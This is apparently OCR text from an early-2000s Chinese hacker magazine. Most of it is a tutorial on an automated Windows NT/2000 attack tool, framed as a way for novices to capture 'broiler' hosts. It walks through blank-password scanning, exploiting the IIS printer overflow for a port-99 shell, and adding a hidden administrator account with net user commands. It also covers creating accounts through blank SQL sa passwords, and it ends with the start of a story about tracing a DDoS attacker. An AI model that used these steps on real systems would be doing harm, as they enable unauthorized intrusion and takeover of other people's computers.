


图 5

把刚才我们扫描到的IP 地址填写到“计算机(C)”里面，点击“连接”，弹出如图6 所示窗口。

“用户名”填写刚才扫描得到的用户名，“密码”是空就不用填写了，然后点击“确定”，这样就直接登录到了远程计算机，如图7 所示。




图 6




图 7

以上就是这款软件对密码的扫描功能。其实它的功能还很多，下面我就为大家介绍它对IIS 漏洞的攻击方法。

首先，主界面的设置与前面一样，只是多了在菜单条中的“IIS溢出”选项里的“开99 端口shell”的前面打上“勾”一项，具体设置如图8 所示。




图 8

然后点击“开始”扫描，要是扫描的这个网段存在这个漏洞的主机，你会看到如图9 所示的信息。

这说明对方主机存在iis的printer 漏洞，对这个漏洞就不再过多的描述了。然后在本机上点击“开始”→“运行”，在对话框中

输入“telnet ip 端口”，如图10所示。




图 9




图10

这样即可直接进入对方主机。你可以用net user hacker 1234 /add命令建立一个名为“hacker”，密码为“1234”的用户。

再用net localgroup administrators zihuan /add命令把你刚才建立的“hacker”用户添加的管理员组里去，如图11所示。




图11

这样我们又获得了管理员权限，可以使用“3389登录终端”为刚才我们建立的“hacker”这个用户和密码“1234”进入对方主机。

以上就是利用iis漏洞把对方主机变为你的“肉鸡”的方法。下面介绍通过sql漏洞攻击的方法。

主界面的设置还跟以上相同。只不过在“sql漏洞”菜单选项对话框里把“列出sa空密码”和“建立shanlu”两项勾选上，具体设置如图12所示。




图12

这样设置以后，如果对方主机存在有sql的sa空密码漏洞，就可直接在对方主机上建立一个shanlu密码为空的用户，然后即可用3389登录上去。

以上就是这款软件的主要功能，当然这款软件还有其他功能，比如修改漏洞主机的主页面。由于使用这款软件的目的是给新手寻找肉鸡，所以本人不提倡修改别人的主页，在这里就不给大家一一介绍了。

LOOK 注意 1、请不要对国内的主机进行扫描，因为这样做对网络新手来说是很危险的。

2、这款软件要求操作系统是Win2k以上。

Winnt/2000自动攻击机的下载地址：http://www.heibai.net/download/show.php?id=2221

3389登录终端的下载地址：http://zihuan.y365.com/mstsc.rar

“黑”吃“黑”

zihuan

由于最近本人在国内一个黑客站点的论坛上担任版主，所以最近加我QQ的人很多。当然这些人都够”黑“的了，真是所谓：“林子大了什么鸟都有”。我的QQ只要一上线，不是对我的主机进行扫描就是给我扔俩炸弹……当然这里面有很多都是善意的渗透测试，只是想看看我的主机的设置情况和安全状况，其实我非常欢迎这些善意渗透。

一、事情的起因

就在前几天我闲着没事，就一边在网上听音乐一边聊QQ，与我认识的这些“黑”人交流技术打发时间。忽然我的防火墙疯狂报警，我打开防火墙一看，昏……有一个61.xxx.xxx.xxx的IP对我的主机发起了洪水似的攻击。由于我是采用拨号上网的方式，所以我很快就掉线了。防火墙的记录如图1所示。

时间	详细说明		操作
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截
2003-02...	从61.	接收TCP数据包，对应的...	拦截

图 1

气愤ing……用DDoS这种极端的方法来炸我这台个人电脑。我马上重新驱猫上网，准备追踪这位不知名的“黑”客。

二、发现敌情

马上拿出了我的法宝，安全焦点的大作“X-scan”，对防火墙记录的IP（也就是对我发动攻击的主机的IP地址）进行了细致的“抚摸”（扫描），扫描信息如图2所示。

```
